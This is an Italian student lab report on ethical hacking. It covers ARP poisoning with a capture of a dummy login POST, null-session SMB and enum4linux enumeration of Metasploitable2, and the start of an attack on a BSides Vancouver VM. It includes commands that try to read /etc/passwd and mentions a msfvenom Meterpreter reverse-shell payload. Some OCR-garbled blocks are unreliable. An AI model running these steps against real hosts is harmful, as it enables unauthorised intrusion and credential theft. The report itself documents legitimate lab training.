-rw-r--r--  1 kali kali 2099 Jun 27 12:15 how
-rw-rw-r--  1 kali kali 1672 Oct 15 14:46 index.html
drwxr-xr-x  2 kali kali 4096 Jun 27 02:20 Music
drwxrwxr-x  5 kali kali 4096 Aug 30 15:14 myenv
-rw-rw-r--  1 kali kali    48 Oct 12 12:02 password_list.txt
drwxr-xr-x  2 kali kali 4096 Oct 11 10:47 Pictures
drwxrwxr-x  2 kali kali 4096 Aug 31 04:50 progetti
drwxr-xr-x  2 kali kali 4096 Jun 27 02:20 Public
-rw-r--r--  1 kali kali 2607 Aug 27 03:15 ql -u root -p
drwxr-xr-x  2 kali kali 4096 Jun 27 02:20 Templates
-rw-rw-r--  1 kali kali     56 Oct 12 12:02 username_list.txt
drwxr-xr-x  2 kali kali 4096 Jun 27 02:20 Videos
```

- ⇒ Il file index.html è stato creato correttamente nella directory /home/kali, e il server HTTP lo servirà quando riavviato

#### **4.9.2 Test modulo HTML Windows 10 Pro**

- ⇒ Su Kali eseguo **sudo python3 -m http.server 80**




```
(M6D6R6㉿kali)-[~]
$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


- ⇒ Su Windows 10 Pro, ho visitato <http://192.168.50.100/> e inviato un

## Report Matteo Mattia Cyber Security & Ethical Hacking


modulo fittizio (username Пароль, password Взломать) tramite il browser



⇒ In Wireshark, ho cercato il pacchetto HTTP POST



# Report Matteo Mattia Cyber Security & Ethical Hacking



- ⇒ Nella cattura di Wireshark, ho identificato il pacchetto HTTP POST contenente username "Пароль" e password "Взломать" inviati correttamente dal browser
- ⇒ Questo conferma che l'attacco ARP Poisoning è andato a buon fine, poiché il traffico della vittima è stato deviato attraverso Kali e intercettato con successo

## 5 [Extra] Null Session su Metasploitable2

### 5.1 Utilizzo di smbclient

⇒ Ho elencato le condivisioni SMB di Metasploitable2 con

```
smbclient -L //192.168.50.101 -U ""
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
tmp	Disk	oh noes!
opt	Disk	
IPC\$	IPC	IPC Service (metasploitable2)
ADMIN\$	IPC	IPC Service (metasploitable2)

Reconnecting with SMB1 for workgroup listing.

Server	Comment
WORKGROUP	METASPOITABLE

⇒ Ho provato la connessione a IPC\$ con

```
smbclient //192.168.50.101/IPC$ -U ""
```

```
smbclient //192.168.50.101/IPC$ -U ""  
Password for [WORKGROUP\]:  
Try "help" to get a list of possible commands.  
smb: \> 
```

⇒ Non trovando /etc/passwd direttamente, ho testato la condivisione tmp

```
smbclient //192.168.50.101/tmp -U ""
```

```
smbclient //192.168.50.101/tmp -U ""  
Password for [WORKGROUP\]:  
Try "help" to get a list of possible commands.  
smb: \> get /etc/passwd  
NT_STATUS_OBJECT_PATH_NOT_FOUND opening remote file \etc  
\passwd  
smb: \> To boldly go where no shell has gone before
```

## Report Matteo Mattia Cyber Security & Ethical Hacking

- ⇒ La Null Session ha permesso di elencare le condivisioni (`print$`, `tmp`, `opt`, `IPC$`, `ADMIN$`) e accedere a `IPC$` e `tmp` senza autenticazione, tuttavia, il tentativo di scaricare `/etc/passwd` dalla condivisione `tmp` ha fallito con `NT_STATUS_OBJECT_PATH_NOT_FOUND`, indicando che il file non è accessibile direttamente da questa posizione
- ⇒ Questo è tipico di Metasploitable2, dove i file sensibili sono protetti al di fuori delle condivisioni predefinite

### 5.7 Enumerazione con enum4linux

- ⇒ Ho eseguito `enum4linux -a 192.168.50.101`

```
(M6D6R6㉿kali)-[~]
$ enum4linux -a 192.168.50.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Oct 15 15:44:05 2025
=====
( Target Information )

Target ..... 192.168.50.101
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
( Enumerating Workgroup/Domain on 192.168.50.101 )

[+] Got domain/workgroup name: WORKGROUP

=====
( Nbtstat Information for 192.168.50.101 )

Looking up status of 192.168.50.101
METASPOITABLE <0> - B <ACTIVE> Workstation Service
METASPOITABLE <03> - B <ACTIVE> Messenger Service
METASPOITABLE <20> - B <ACTIVE> File Server Service
.. _MSBROWSE_. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

=====
( Session Check on 192.168.50.101 )

[+] Server 192.168.50.101 allows sessions using username '', password ''

=====
( Getting domain SID for 192.168.50.101 )

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

=====
( OS information on 192.168.50.101 )

[E] Can't get OS info with smbclient
```

# Report Matteo Mattia Cyber Security & Ethical Hacking

```
[+] Got OS info for 192.168.50.101 from srvinfo:
file      METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Dbian)
platform_id : 500
os_version  : 4.9
server_type : 0x9a03
To boldly go where no shell has gone before
( Users on 192.168.50.101 )
index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games      Name: games      Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody     Name: nobody     Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind       Name: (null)     Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy      Name: proxy      Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog     Name: (null)     Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user       Name: just a user,111,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data   Name: www-data   Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root       Name: root       Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news       Name: news       Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres   Name: PostgreSQL administrator,,, Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin        Name: bin        Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail       Name: mail       Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd    Name: (null)     Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd    Name: (null)     Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp       Name: (null)     Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon    Name: daemon    Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd      Name: (null)     Desc: (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man       Name: man       Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp        Name: lp        Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql     Name: MySQL Server,,, Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats     Name: Gnats Bug-Reporting System (admin) l)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid    Name: (null)     Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup    Name: backup    Desc: (null)
index: 0x18 RID: 0xb88 acb: 0x00000010 Account: msfadmin   Name: msfadmin,,, Desc: (null)
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd   Name: (null)     Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys       Name: sys       Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog      Name: (null)     Desc: (null)
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix   Name: (null)     Desc: (null)
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service   Name: ...,     Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list      Name: Mailing List Manager Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc       Name: ircd      Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp       Name: (null)     Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55  Name: (null)     Desc: (null)
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync      Name: sync      Desc: (null)
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp      Name: uucp      Desc: (null)
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xb88]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbbc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]
To boldly go where no shell has gone before
( Share Enumeration on 192.168.50.101 )
Sharename          Type      Comment
print$            Disk      Printer Drivers
tmp               Disk      oh noes!
opt               Disk      oh noes!
IPC$              IPC       IPC Service (metasploitable server (Samba 3.0.20-Dbian))
ADMIN$             IPC       IPC Service (metasploitable server (Samba 3.0.20-Dbian))
Reconnecting with SMB1 for workgroup listing.
Server           Comment
((                Master
WORKGROUP        WORKGROUP
jgs ((--))      WORKGROUP
[+] Attempting to map shares on 192.168.50.101
To boldly go where no shell has gone before
EXPOLOIT          Generate Backdoor
The filename output for the exploit payload
PAYLOAD           The filename output for the payload to be used
msfvenom -p windows/meterpreter/reverse
PAYLOAD           msfvenom -p windows/meterpreter/reverse
LOOT              LOOT
PAYLOAD           PAYLOAD

```

# Report Matteo Mattia Cyber Security & Ethical Hacking

```
//192.168.50.101/print$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.50.101/tmp Mapping: OK Listing: OK Writing: N/A
//192.168.50.101/opt Mapping: DENIED Listing: N/A Writing: N/A
[!] Can't understand response:
NT_STATUS_NETWORK_ACCESS_DENIED listing \*.
//192.168.50.101/IPC$ Mapping: N/A Listing: N/A Writing: N/A
//192.168.50.101/ADMIN$ Mapping: DENIED Listing: N/A Writing: N/A
( Password Policy Information for 192.168.50.101 )
Password:
[+] Attaching to 192.168.50.101 using a NULL share
[+] Trying protocol 139/SMB ...
[+] Found domain(s):
    [+] METASPLOITABLE
    [+] Builtin
[+] Password Info for Domain: METASPLOITABLE
    [+] Minimum password length: 5
    [+] Password history length: None
    [+] Maximum password age: Not Set
    [+] Password Complexity Flags: 000000
    [+] Domain Refuse Password Change: 0
    [+] Domain Password Store Cleartext: 0
    [+] Domain Password Lockout Admins: 0
    [+] Domain Password No Clear Change: 0
    [+] Domain Password No Anon Change: 0
    [+] Domain Password Complex: 0
RECON
[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set
[+] Retrieved partial password policy with rpcclient:
Password Complexity: Disabled
Minimum Password Length: 0
( Groups on 192.168.50.101 )
[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:
( Users on 192.168.50.101 via RID cycling (RIDS: 500-550,1000-1050 ) )
[I] Found new SID:
S-1-5-21-1042354039-2475377354-766472396
[+] Enumerating users using SID S-1-5-21-1042354039-2475377354-766472396 and logon username '', password ''
S-1-5-21-1042354039-2475377354-766472396-500 METASPLOITABLE\Administrator (Local User)
S-1-5-21-1042354039-2475377354-766472396-501 METASPLOITABLE\nobody (Local User)
S-1-5-21-1042354039-2475377354-766472396-512 METASPLOITABLE\Domain Admins (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-513 METASPLOITABLE\Domain Users (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-514 METASPLOITABLE\Domain Guests (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1000 METASPLOITABLE\root (Local User)
S-1-5-21-1042354039-2475377354-766472396-1001 METASPLOITABLE\root (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1002 METASPLOITABLE\daemon (Local User)
S-1-5-21-1042354039-2475377354-766472396-1003 METASPLOITABLE\daemon (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1004 METASPLOITABLE\bin (Local User)
S-1-5-21-1042354039-2475377354-766472396-1005 METASPLOITABLE\bin (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1006 METASPLOITABLE\sys (Local User)
S-1-5-21-1042354039-2475377354-766472396-1007 METASPLOITABLE\sys (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1008 METASPLOITABLE\sync (Local User)
S-1-5-21-1042354039-2475377354-766472396-1009 METASPLOITABLE\adm (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1010 METASPLOITABLE\games (Local User)
S-1-5-21-1042354039-2475377354-766472396-1011 METASPLOITABLE\tty (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1012 METASPLOITABLE\man (Local User)
S-1-5-21-1042354039-2475377354-766472396-1013 METASPLOITABLE\disk (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1014 METASPLOITABLE\lp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1015 METASPLOITABLE\lp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1016 METASPLOITABLE\mail (Local User)
```

# Report Matteo Mattia Cyber Security & Ethical Hacking

The terminal window displays the output of a Metasploit enumeration command:

```
[+] Enumerating users using SID S-1-5-21-1042354039-2475377354-766472396 and logon username '', password ''
S-1-5-21-1042354039-2475377354-766472396-500 METASPOITABLE\Administrator (Local User)
S-1-5-21-1042354039-2475377354-766472396-501 METASPOITABLE\nobody (Local User)
S-1-5-21-1042354039-2475377354-766472396-512 METASPOITABLE\Domain Admins (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-514 METASPOITABLE\Domain Guests (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1000 METASPOITABLE\root (Local User)
S-1-5-21-1042354039-2475377354-766472396-1001 METASPOITABLE\rroot (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1002 METASPOITABLE\daemon (Local User)
S-1-5-21-1042354039-2475377354-766472396-1003 METASPOITABLE\daemon (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1004 METASPOITABLE\bin (Local User)
S-1-5-21-1042354039-2475377354-766472396-1005 METASPOITABLE\bin (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1006 METASPOITABLE\sys (Local User)
S-1-5-21-1042354039-2475377354-766472396-1007 METASPOITABLE\sys (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1008 METASPOITABLE\sync (Local User)
S-1-5-21-1042354039-2475377354-766472396-1009 METASPOITABLE\adm (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1010 METASPOITABLE\egames (Local User)
S-1-5-21-1042354039-2475377354-766472396-1011 METASPOITABLE\etty (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1012 METASPOITABLE\man (Local User)
S-1-5-21-1042354039-2475377354-766472396-1013 METASPOITABLE\disk (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1014 METASPOITABLE\lp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1015 METASPOITABLE\lp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1016 METASPOITABLE\mail (Local User)
S-1-5-21-1042354039-2475377354-766472396-1017 METASPOITABLE\mail (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1018 METASPOITABLE\news (Local User)
S-1-5-21-1042354039-2475377354-766472396-1019 METASPOITABLE\news (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1020 METASPOITABLE\uucp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1021 METASPOITABLE\uucp (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1025 METASPOITABLE\man (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1026 METASPOITABLE\proxy (Local User)
S-1-5-21-1042354039-2475377354-766472396-1027 METASPOITABLE\proxy (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1031 METASPOITABLE\kmem (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1041 METASPOITABLE\dialout (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1043 METASPOITABLE\fax (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1045 METASPOITABLE\voice (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1049 METASPOITABLE\cdrom (Domain Group)
```

No printers returned.

enum4linux complete on Wed Oct 15 15:46:10 2025

The terminal also shows a network map and a payload configuration window:

Your Input: 192.168.50.101  
The Listener Port: 4444  
Payload to Be Used: windows/meterpreter/reverse

Payload details:  
MACHINE: Linux  
BITS: 64  
LHOST: 192.168.50.101  
LPORT: 4444  
PAYLOAD: windows/meterpreter/reverse  
ENCODER: none  
NUMBER OF STAGES: 1  
STAGE SIZE: 1000000000  
NUMBER OF PAYLOADS: 1  
PAYLOAD LENGTH: 1000000000  
LOOT: None

⇒ L'enumerazione ha identificato utenti chiave come **root** e **msfadmin**, condivisioni accessibili (**tmp**), e una policy di password debole, confermando la vulnerabilità di Metasploitable2

## 6 [Extra Sperimentale]Hacking VM BlackBox (BSides-Vancouver-2018)

### 6.1 Importazione e avvio della VM

- ⇒ Ho scaricato con successo l'OVA e selezionato al primo avvio **ubuntu with linux 3.11.0-15-generic**, che avvia il sistema operativo Ubuntu in modalità normale, però non ho credenziali di accesso quindi procedo in questo modo
- ⇒ Nella shell di root in accedo al file con

```
sudo nano /etc/network/interfaces
```

```
GNU nano 2.2.6      File: /etc/network/interfaces

auto lo
iface lo inet loopback
auto eth2
iface eth2 inet static
address 192.168.50.103
netmask 255.255.255.0
gateway 192.168.50.1
dns-nameservers 8.8.8.8 8.8.4.4

[ Read 8 lines ]
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit  ^T Justify  ^W Where Is  ^V Next Page  ^U Uncut Text  ^T To Snell
```

- ⇒ Salvo e riavvio il servizio di rete
- ⇒ Da Kali testo connettività con **ping 192.168.50.103**

```
(M6D6R6㉿kali)-[~]
$ ping 192.168.50.103
PING 192.168.50.103 (192.168.50.103) 56(84) bytes of data
64 bytes from 192.168.50.103: icmp_seq=1 ttl=64 time=3.04 ms
64 bytes from 192.168.50.103: icmp_seq=2 ttl=64 time=1.51 ms
^C
--- 192.168.50.103 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1061ms
rtt min/avg/max/mdev = 1.511/2.276/3.042/0.765 ms
```

- ⇒ Da Kali testo connettività con **ping 192.168.50.1**

```
(M6D6R6㉿kali)-[~]
$ ping 192.168.50.1
PING 192.168.50.1 (192.168.50.1) 56(84) bytes of data.
64 bytes from 192.168.50.1: icmp_seq=1 ttl=64 time=6.70 ms
64 bytes from 192.168.50.1: icmp_seq=2 ttl=64 time=1.39 ms
^C
--- 192.168.50.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1049ms
rtt min/avg/max/mdev = 1.385/4.043/6.701/2.658 ms
```

- ⇒ Sono diventato già root e impostato LAN1 con ceck ping

## 6.2 Esplorazione e scansione

⇒ Eseguo scansione completa delle porte con

```
sudo nmap -sUV -p- 192.168.50.103
```

⇒ Ed eseguo test anticipato supponendo che la porta 80/443 servizio Web sia aperta

The terminal window shows the execution of the nmap command:

```
(M6D6R6㉿kali)-[~] $ sudo nmap -sUV -p- 192.168.50.103
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-16 11:45 EDT
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 0.05% done
Stats: 0:02:09 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 0.20% done
```

The browser window shows the default web page for the server at <http://192.168.50.103>. The page content includes:

```
<html><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
</body></html>
```

**It works!**

This is the default web page for this server.

The web server software is running but no content has been added, yet.

⇒ Infatti dal log, la VM ha la porta 80 aperta con un server web semplice, ma nessun contenuto interessante

⇒ Testo una strategia mirata basata sul contesto BSides Vancouver 2018

⇒ Scansione dettagliatamente del Servizio Web con

```
curl -v http://192.168.50.103
```

The terminal window shows the execution of the curl command:

```
(M6D6R6㉿kali)-[~] $ curl -v http://192.168.50.103 192.168.50.103
* Trying 192.168.50.103:80 ...kali:
